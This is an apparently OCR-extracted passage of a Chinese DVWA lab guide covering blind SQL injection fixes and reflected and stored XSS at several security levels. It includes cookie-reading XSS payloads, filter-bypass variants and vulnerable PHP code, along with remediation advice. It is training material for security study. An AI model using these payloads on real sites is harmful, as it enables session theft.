



i) 分析结果



针对整数类型比较结果中，逻辑 or 请求的结果显示数据存在，逻辑 and 请求的结果显示数据不存在，从而判断存在 SQL 注入

j) 使用 sqlmap 进行测试





k) 代码分析

说明：

查询条件直接拼写从 cookie 中提交数据到限制查询结果 SQL 语句中，此处存在字符串类型注入，针对查询结果进行抑制错误输出并根据查下结果数量控制显示结果，此处无法根据查询结果数量和错误输出进行是否存在 SQL 判断，需要采用盲注方式

4) 修复建议

1) 使用预处理方式将数据和操作分离（在 SQL 中使用?占位数据）
2) 对数据严格进行类型和格式检查（url，post data，cookie 等用户可以控制的数据）
3) 使用安全函数对数据进行转义
4) 避免 web 服务器启动和数据库操作用户权限过高

8. 反射型 XSS

1) 漏洞概述

反射型 XSS 是指应用程序直接将攻击者提交的具有恶意代码的数据回传浏览器，因 html 注入导致页面被植入恶意代码从而被攻击者控制浏览器

2) 测试工具

firefox 浏览器

3) 测试方法


A. LOW 级别

a) 设置 DVWA 安全级别为 LOW


b) 使用浏览器进行 XSS 攻击

在浏览器中输入 payload:

- <script>alert(/xss/)</script>
- <script>alert(document.cookie)</script>
-
- <iframe src="" onload="alert(document.cookie)"></iframe>



c) 分析结果



d) 代码分析

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

说明：

应用程序直接将提交数据输出到 html 页面，未对提交数据做任何过滤检查和转义操作，可直接使用提交数据包含 xss payload 进行攻击


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 使用浏览器进行 XSS 攻击

在浏览器中输入 payload:


- <sc<script>ript>alert(/xss/)</script>
- <sCrIpt>alert(document.cookie)</scRipT>
-
- <iframe src="" onload="alert(document.cookie)"></iframe>


Vulnerability: Reflected Cros
localhost/DVWA-1.9/vulnerabilities/xss_r/
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <sCrIpt>alert(document.cookie)</scRipT>
Submit
2.点击submit按钮提交攻击请求
1.输入攻击payload
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

e) 分析结果


Vulnerability: Reflected Cros
localhost/DVWA-1.9/vulnerabilities/xss_r/?name=%09<sCrIpt>alert(document.cookie)<%2F
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
security=medium; PHPSESSID=6hfg977uuv41kdrvdbrmq2cem3
确定
注入回显，弹出会话信息
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
读取 localhost

c) 代码分析



说明：

应用程序直接将提交数据中的<script>字符串进行过滤后输出到 html 页面，但可以通过 script 大小写变换后的标签、二次变化的<scr<script>ipt>、iframe、img 等标签进行绕过，从而成功利用漏洞


C. HIGH 级别

a) 设置 DVWA 安全级别为 High


b) 使用浏览器进行 XSS 攻击

在浏览器中输入 payload:

-
- <iframe src="" onload="alert(document.cookie)"></iframe>



c) 分析结果



d) 代码分析

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}

?>
```

对<script标签进行了清除，可使用非script进行绕过

说明：

应用程序直接将提交数据中的<script 字符串进行过滤后输出到 html 页面，但可以通过 iframe、img 等标签进行绕过，从而成功利用漏洞

4) 修复建议

a) 禁用 js 读取 cookie(设置 cookie 为 httponly)
b) 在页面输出数据时对<、>、&、 '、"、/等字符进行 html 实体转义
c) 对输入数据中<、>、&、 '、"进行严格检查

9. 存储型 XSS

1) 漏洞概述

存储型 XSS 是指应用程序直接将攻击者提交的具有恶意代码存储到后台，在显示数据页面被访问时恶意脚本在浏览器因 html 注入导致页面执行恶意代码从而被攻击者控制浏览器

2) 测试工具

firefox 浏览器

3) 测试方法


A. LOW 级别

a) 设置 DVWA 安全级别为 LOW


b) 使用浏览器进行 XSS 攻击

在浏览器中输入 payload:

- <script>alert(/xss/)</script>
- <script>alert(document.cookie)</script>
-
- <iframe src="" onload="alert(document.cookie)"></iframe>



e) 分析结果



c) 代码分析

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = stripslashes( $message );
        $message = mysql_real_escape_string( $message );

        // Sanitize name input
        $name = mysql_real_escape_string( $name );

        // Update database
        $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

        //mysql_close();
}

?>
```

针对提交数据txtName和mtxMessage进行了sql特殊字符转义后直接存储到数据库，后续进行html输出

说明：

应用程序直接将提交数据进行 SQL 特殊字符进行转义后存储到数据库，后续显示数据时未对数据做转义操作，可直接使用提交数据包含 xss payload 进行攻击


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 使用浏览器进行 XSS 攻击

在浏览器中输入 payload:

- <sc<script>ript>alert(/xss/)</script>
- <sCrIpt>alert(document.cookie)</scRipT>
-
- <iframe src="" onload="alert(document.cookie)"></iframe>



c) 分析结果



d) 代码分析

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = mysql_real_escape_string( $name );

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    //mysql_close();
}

?>
